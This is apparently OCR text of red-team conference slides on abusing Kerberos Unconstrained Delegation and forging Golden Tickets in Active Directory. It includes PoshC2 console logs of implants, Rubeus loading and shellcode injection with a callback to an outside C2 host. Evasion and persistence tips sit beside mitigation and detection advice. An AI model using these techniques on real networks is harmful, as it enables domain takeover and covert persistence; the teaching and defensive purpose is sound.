


Attack - Unconstrained Delegation

- Current Access: SYSTEM on a machine configured for Unconstrained Delegation
- Aiming to obtain Kerberos ticket for the DC computer account to allow DCSYNC privileges
- Attack chain discovered via SpecterOps - weaponised via PrinterBug
- This also works across Forest boundaries (patched July 2019 under CVE 2019-0683 but we haven't seen much uptake or awareness of this yet)
    - Prediction is that uptake will be minimal due to cross-forest authentication being critical to most large organisations





root@SteelCon-C2: ~ 106x50
Task 01364 (Mac) issued against implant 103 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 11:59:49)
loadmodule Rubeus-Working.exe
Task 01364 (Mac) returned against implant 103 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 11:59:49)
Module loaded successfully
root@SteelCon-C2: ~ 81x47
v4.8 www.PoshC2.co.uk
User: Mac
[96][LOWPRIVUSER]: Seen:13/07/2019 11:59:05 | PID:4024 | 1s | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) PS
[99][UnConSYSTEM]: Seen:13/07/2019 11:59:05 | PID:2100 | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1 (AMD64) PS
[103]: Seen:13/07/2019 11:59:05 | PID:8916 | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1 (AMD64) C#
[104]: Seen:13/07/2019 11:59:06 | PID:5384 | 1s | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) C#
Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 103
BLOREBANK\SYSTEM* @ WIN2016-S1 (PID:8916)
103> loadmoduleforce rubeus-working.exe
BLOREBANK\SYSTEM* @ WIN2016-S1 (PID:8916)
103>
root@MAC-KALIVM: /opt/PoshC2_Project/downloads 90x3



root@SteelCon-C2: ~ 106x50
29 370433e02fca82e07d5167c78b706062
Task 01401 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)
get-proxy
Task 01401 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)
User Agent : Mozilla/4.0 (compatible; MSIE 8.0; Win32)
IE5_UA_Backup_Flag : 5.0
ZonesSecurityUpgrade : {208, 18, 132, 3...}
EnableNegotiate : 1
ProxyEnable : 0
PSPath : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
PSParentPath : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion
PSChildName : Internet Settings
PSProvider : Microsoft.PowerShell.Core\Registry
Task 01402 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
loadmodule Get-IPConfig.ps1
Task 01403 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
get-ipconfig
Task 01402 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)
Module loaded successfully
Task 01403 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)
[+] IPConfig
ComputerName : WIN2016-S1
IPAddress : {10.150.10.211}
NetworkAdapter : Intel(R) 82574L Gigabit Network Connection
MACAddress : 00:0C:29:89:5B:FE
DefaultGateway : {10.150.10.1}
DHCPServer :
DHCPEnabled : False
SubnetMask : {255.255.255.0}
DNSServer : {10.150.10.100, 10.150.10.105}
WinsPrimaryServer :
WinsSecondaryServer :
root@SteelCon-C2: ~ 82x47
v4.8 www.PoshC2.co.uk
User: Mac
[96][LOWPRIVUSER]: Seen:13/07/2019 12:16:09 | PID:4024 | 1s | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) PS
[99][UnConSYSTEM]: Seen:13/07/2019 12:16:08 | PID:2100 | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1 (AMD64) PS
[103]: Seen:13/07/2019 12:16:09 | PID:8916 | 1s | BLOREBANK\SYSTEM* @ WIN2016-S1 (AMD64) C#
[104]: Seen:13/07/2019 12:16:08 | PID:5384 | 1s | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) C#
Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 104
DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:5384)
104>
root@MAC-KALIVM: /opt/PoshC2_Project/downloads 91x3

Mitigate - Unconstrained Delegation

- If technical debt means you cannot remove those servers or applications that make use of this functionality, it is extremely likely that you can reconfigure to use Constrained Delegation and allow for impersonation for specified servers and services only!
- Force your vendors to act!
- Ensure that those accounts are highly monitored by your SOC.
- Monitor for Security Event 5145 - UnCon Server accessing IPC$ share -> spoolss on DCs in other domains – requires visibility
- Monitor for SID filtering events (Security event 4675) on the unconstrained server with filtered SIDs matching Enterprise Domain Controllers (S-1–5–9).



Detect - Unconstrained Delegation



Detect - Unconstrained Delegation

```
index=main sourcetype=WinEventLog:Security earliest=-4h *Delegat* | stats count by Account_Name | sort - count
```

Last 24 hours

✓ 805 events (13/07/2019 10:26:30.000 to 13/07/2019 14:26:30.418) No Event Sampling

Job Verbose Mode

Events (805) Patterns **Statistics (10)** Visualization

20 Per Page Format Preview

Account_Name	count
DS-DCPRD-01$	656
-	132
SYSTEM	70
DS-PRDWRK10019$	20
DS-PRDWRK10020$	20
DS-PRDWRK10021$	20
MJ.Hashes	15
jason.parry	2
Administrator	1
administrator	1

NETITUDE
A member of the Lloyd's Register group

Evade - Unconstrained Delegation

- Abusing intended functionality within AD, extremely difficult to detect.
- Options for detection centre around user behaviour detection, so try to blend in with your TGT submissions.
- Use the privileges gained through abusing Unconstrained Delegation to diversify.


Evade - Unconstrained Delegation

Use the unconstrained account to give you access to fully diversify and give yourself a way back in.

- C2 URLs and fronting provider
- Exec Method
- Payload / Entry Point
- Lateral Movement Method
- Filesystem location for dropped files
- Golden Ticket generation - no large organisation will rotate krbtgt fast in our experience

Attack - Golden Ticket


TLDR: Create ticket that you control the content of (so give yourself all the things), sign with NTLM hash of krbtgt account from the domain.


root@SteelCon-C2: ~ 106x50
19 12:27:31)
Module loaded successfully
Task 01430 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject Shellcode: Posh_v2_x64_Shellcode.bin
Task 01431 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))
Task 01430 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:13)
[108] New PS implant connected: (uri=Hu7z2ahngyQSDdQ key=cwWo+82nAoTf0q9LZcXHrUxIShZnV5ndCSTfeqr9S8s=)
193.36.13.50:55076 | Time:13/07/2019 12:29:14 | PID:2844 | Sleep:1s | mj.hashes @ DS-PRDWRK10020 (AMD64) | URL:https://steelcon.duckdns.org:443
Task 01432 (autoruns) issued against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:15)
loadmodule Stage2-Core.ps1
Task 01432 (autoruns) returned against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)
Module loaded successfully
Task 01431 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:16)
[+] Inject-Shellcode
[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 2844
[+] Current process arch is x64: 7356
VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 2996
[-] LastError: 0
root@SteelCon-C2: ~ 82x47
v4.8 www.PoshC2.co.uk
User: Mac
